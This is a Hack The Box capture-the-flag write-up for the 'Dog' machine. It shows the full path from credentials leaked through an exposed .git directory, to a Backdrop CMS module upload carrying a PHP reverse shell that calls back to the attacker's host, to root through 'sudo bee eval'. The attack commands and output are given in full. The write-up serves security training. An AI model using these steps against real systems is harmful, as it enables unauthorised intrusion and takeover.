HTB: Dog - Easy
Enumeration
We begin by conducting an Nmap scan:
sudo nmap -sV -sC 10.129.18.212 -oN dog.nmap
[..]

Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-03-10 18:09 CET
Nmap scan report for 10.129.18.212
Host is up (0.0087s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.12 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 97:2a:d2:2c:89:8a:d3:ed:4d:ac:00:d2:1e:87:49:a7 (RSA)
|   256 27:7c:3c:eb:0f:26:e9:62:59:0f:0f:b1:38:c9:ae:2b (ECDSA)
|_  256 93:88:47:4c:69:af:72:16:09:4c:ba:77:1e:3b:3b:eb (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Home | Dog
| http-git:
|   10.129.18.212:80/.git/
|     Git repository found!
|     Repository description: Unnamed repository; edit this file 'description' to name the...
|_    Last commit message: todo: customize url aliases.  reference:https://docs.backdro...
|_http-generator: Backdrop CMS 1 (https://backdropcms.org)
|_http-server-header: Apache/2.4.41 (Ubuntu)
| http-robots.txt: 22 disallowed entries (15 shown)
| /core/ /profiles/ /README.md /web.config /admin
| /comment/reply /filter/tips /node/add /search /user/register
|_/user/password /user/login /user/logout /?q=admin /?q=comment/reply
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
The nmap scan reveals the following:
| http-git:
|   10.129.18.212:80/.git/
|     Git repository found!
This indicates the presence of a .git directory, which could allow us to effectively ‘clone’ the repository being used by the website.
To retrieve the contents of the .git directory, a tool called git-dumper is utilized:
git-dumper http://10.129.18.212:80/.git .
Revealing the following files and directories:
core files index.php layouts LICENSE.txt README.md robots.txt settings.php sites themes
The settings.php file is of particular interest, as it may contain configuration details. Upon inspection, it does indeed reveal sensitive information, including the password BackDropJ2024DS2024 for the SQL user root:
$database = 'mysql://root:BackDropJ2024DS2024@127.0.0.1/backdrop';
Now, it is time to enumerate potential users. This is achieved using the grep command:
grep -ir '\.htb'
This command searches for anything containing .htb within the retrieved source code. This is considered best practice when analyzing source code, as it can reveal valuable information such as URLs, subdomains, email accounts, and more.
files/config_83dddd18e1ec67fd8ff5bba2453c7fb3/active/update.settings.json: "tiffany@dog.htb"
Rest assured, the information I uncovered was not found immediately. It required extensive enumeration and thorough investigation to piece together all the details I have obtained.
Initial Foothold
Using the retrieved password for the SQL user, I attempted to reuse it on the web portal located at http://dog.htb/?q=user. I entered the username tiffany along with the password BackDropJ2024DS2024.
This resulted in successfully gaining access to the web portal as an administrator:

While enumerating the admin page, the following users were identified:

I discovered an exploit located at https://www.exploit-db.com/exploits/52021, which generates a zip file that can be uploaded to gain a web shell. However, to save you from going down the wrong path, as I initially did, I will outline the exact steps I followed to obtain shell access.
First and foremost, I recommend ignoring the exploit script itself. Instead, carefully read and understand what it does, then replicate the process manually.
Initially, I attempted to upload the zip file:

However, this attempt resulted in an error indicating that zip file uploads were not allowed. Upon further investigation, I discovered that the system accepts tar.gz files instead:
Consequently, I reformatted the payload into a tar.gz file for upload:
tar -czvf shell.tar.gz shell/
Which resulted in a success message:
From this point onward, I will outline the correct path I followed to successfully achieve shell access.
I discovered an older version of the CMS, which I found detailed in this article: https://grimthereaperteam.medium.com/backdrop-cms-1-22-0-unrestricted-file-upload-layouts-ce49a6b7e521. This article describes an alternative method for uploading a PHP file to achieve code execution.
Taking inspiration from this approach, I adapted it to target the modules section of the CMS, as this appeared to be the vulnerable component in the current version.
As a framework to embed my payload, I chose the going_down module, which can be found at https://backdropcms.org/project/going_down. There was no specific reason for selecting this.
To test whether my method was viable, I edited the going_down.module file by running:
vi going_down/going_down.module
Inside the file, I inserted the following PHP code:
$ip = "10.10.14.170";
$s = fsockopen($ip, 4444);
fwrite($s, "GET / HTTP/1.1\r\nHost: $ip\r\n\r\n");
fclose($s);
This simple script attempts to establish a connection to my machine on port 4444. To verify its functionality, I started a netcat listener on port 4444:
nc -lvnp 4444
Listening on 0.0.0.0 4444
Connection received on 10.129.18.212 35862
GET / HTTP/1.1
Host: 10.10.14.170
The connection was successful, confirming that the method works. With this established, I proceeded to replace the entire going_down.module file with the Pentest Monkey PHP reverse shell payload.
To confirm the replacement I did, here is the overview of how I modified them:
ls; head -3 going_down.module
config  going_down.info  going_down.install
going_down.module  js  LICENSE.txt  README.md

[..]
<?php
// php-reverse-shell - A Reverse Shell implementation in PHP
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net
[..]
At this point, the module was ready to load in the going_down.module and execute the reverse shell:
rlwrap -cAr nc -lvnp 4444
I navigated to https://dog.htb/?q=admin/modules, selected “Manual Installation”:

And uploaded the modified going_down module with the reverse shell payload:

After uploading the module, I clicked the “Enable newly added modules” button, which successfully triggered the reverse shell.
rlwrap -cAr nc -lvnp 4444
Listening on 0.0.0.0 4444
Connection received on 10.129.18.212 54210
Linux dog 5.4.0-208-generic #228-Ubuntu SMP Fri Feb 7 19:41:33 UTC 2025 x86_64 x86_64 x86_64 GNU/Linux
 19:09:29 up  2:02,  0 users,  load average: 0.00, 0.00, 0.81
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
Privilege Escalation
Additional information
With access to the www-data user, we already know the MySQL database credentials:
- User:
root - Password:
BackDropJ2024DS2024
We connect to the database using:
mysql -u root -p
After entering the password, we list the available databases:
+--------------------+
| Database           |
+--------------------+
| backdrop           |
| information_schema |
| mysql              |
| performance_schema |
| sys                |
+--------------------+
The database of interest is backdrop. We switch to it and list its tables:
use backdrop;
show tables;
Among the tables, we locate the users table:
[..]
| url_alias                   |
| users                       |
| users_roles                 |
[..]
To extract the user hashes, we run:
select * from users;
The formatted hashes are as follows:
$S$E7dig1GTaGJnzgAXAtOoPuaTjJ05fo8fH9USc6vO87T./ffdEr/.
$S$E/F9mVPgX4.dGDeDuKxPdXEONCzSvGpjxUeMALZ2IjBrve9Rcoz1
$S$EfD1gJoRtn8I5TlqPTuTfHRBFQWL3x6vC5D3Ew9iU4RECrNuPPdD
$S$EYniSfxXt8z3gJ7pfhP5iIncFfCKz8EIkjUD66n/OTdQBFklAji.
$S$E8OFpwBUqy/xCmMXMqFp3vyz1dJBifxgwNRMKktogL7VVk7yuulS
$S$E/DHqfjBWPDLnkOP5auHhHDxF4U.sAJWiODjaumzxQYME6jeo9qV
$S$EsV26QVPbF.s0UndNPeNCxYEP/0z2O.2eLUNdKW/xYhg2.lsEcDT
$S$EEAGFzd8HSQ/IzwpqI79aJgRvqZnH4JSKLv2C83wUphw0nuoTY8v
By referencing the Hashcat example hashes page, we identify that hashes starting with $S$ correspond to Drupal7 hashes, which use mode 7900.
To crack these hashes, we save them to a file (e.g., dog.txt) and run the following command with the rockyou.txt wordlist:
hashcat -m 7900 dog.txt /home/me/wordlists/rockyou.txt
At this point, I waited for the hash-cracking process to yield results, but unfortunately, none of the hashes were successfully cracked. This prompted me to explore alternative approaches and try out other methods to progress further.
The actual path
This part of the box was quite frustrating, as it detracted from the realism of the scenario. However, I discovered that the user tiffany is somehow the same as johncusack, as indicated in the /etc/passwd file.
root:x:0:0:root:/root:/bin/bash
jobert:x:1000:1000:jobert:/home/jobert:/bin/bash
johncusack:x:1001:1001:,,,:/home/johncusack:/bin/bash
To switch to the user johncusack, I ran the following commands:
www-data@dog:/home$ su johncusack
su johncusack
Password: BackDropJ2024DS2024

johncusack@dog:/home$ whoami
whoami
johncusack
johncusack@dog:/home$
After checking the sudo permissions for the user johncusack, I noticed that the user could execute the command /usr/local/bin/bee with elevated privileges. This was revealed by running the following command:
sudo -l
The output showed:
Matching Defaults entries for johncusack on dog:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User johncusack may run the following commands on dog:
    (ALL : ALL) /usr/local/bin/bee
At this point, I decided to switch to using SSH for convenience, as I already had the credentials for johncusack. I connected to the machine using:
ssh johncusack@dog.htb
Once logged in, I started investigating the bee command. To better understand how it worked, I transferred the source code for the bee binary using scp. During this process, I noticed that a .git directory was also transferred, indicating that the tool was part of a version-controlled project. Running git status confirmed this:
bee(1.x-1.x)$ git status
On branch 1.x-1.x
Your branch is up to date with 'origin/1.x-1.x'.
This suggested that the tool might be publicly available. After some research, I found the following resources related to the bee tool:
The documentation revealed that the bee tool included an eval command, which could potentially execute PHP code. This seemed like a promising avenue for privilege escalation.
I initially tried running the eval command directly:
sudo bee eval code
However, this resulted in the following error:
tput: unknown terminal "unknown"
tput: unknown terminal "unknown"
 ✘  The required bootstrap level for 'eval' is not ready.
At first, I wasn’t sure what the ‘bootstrap level’ error meant. After reading through the documentation, I realized that I needed to specify the webroot directory using the --root= flag. This was required to properly initialize the tool.
To confirm the webroot, I ran the following command:
sudo bee --root=/var/www/html/ status
This revealed that the web application was active and provided some useful information:
Backdrop CMS             1.27.1
Bee version              1.x-1.x
Bee root directory       /backdrop_tool/bee
Site root directory      /var/www/html
Site type                Single
With this information, I tried running the eval command again. This time, the tool indicated that it required a code argument. To test it, I provided a simple PHP command to execute /bin/bash:
sudo bee --root=/var/www/html/ eval 'system("/bin/bash");'
This successfully gave me a root shell:
root@dog:/var/www/html# whoami
root
Thoughts
I thought this was a really fun box because it had a mix of challenges that made me wonder what was going wrong and why my payloads weren’t working. It took some patience and problem-solving, which made it feel great when I finally managed to pwn the box.
The privilege escalation was pretty simple but still enjoyable. There wasn’t an obvious or easy way to escalate privileges, like a GTFObins command or a misconfigured binary. Instead, I had to read the documentation and figure out how the bee tool worked, which made it more interesting. Overall, this box had a good balance of difficulty and fun, and I really liked the process of getting to root!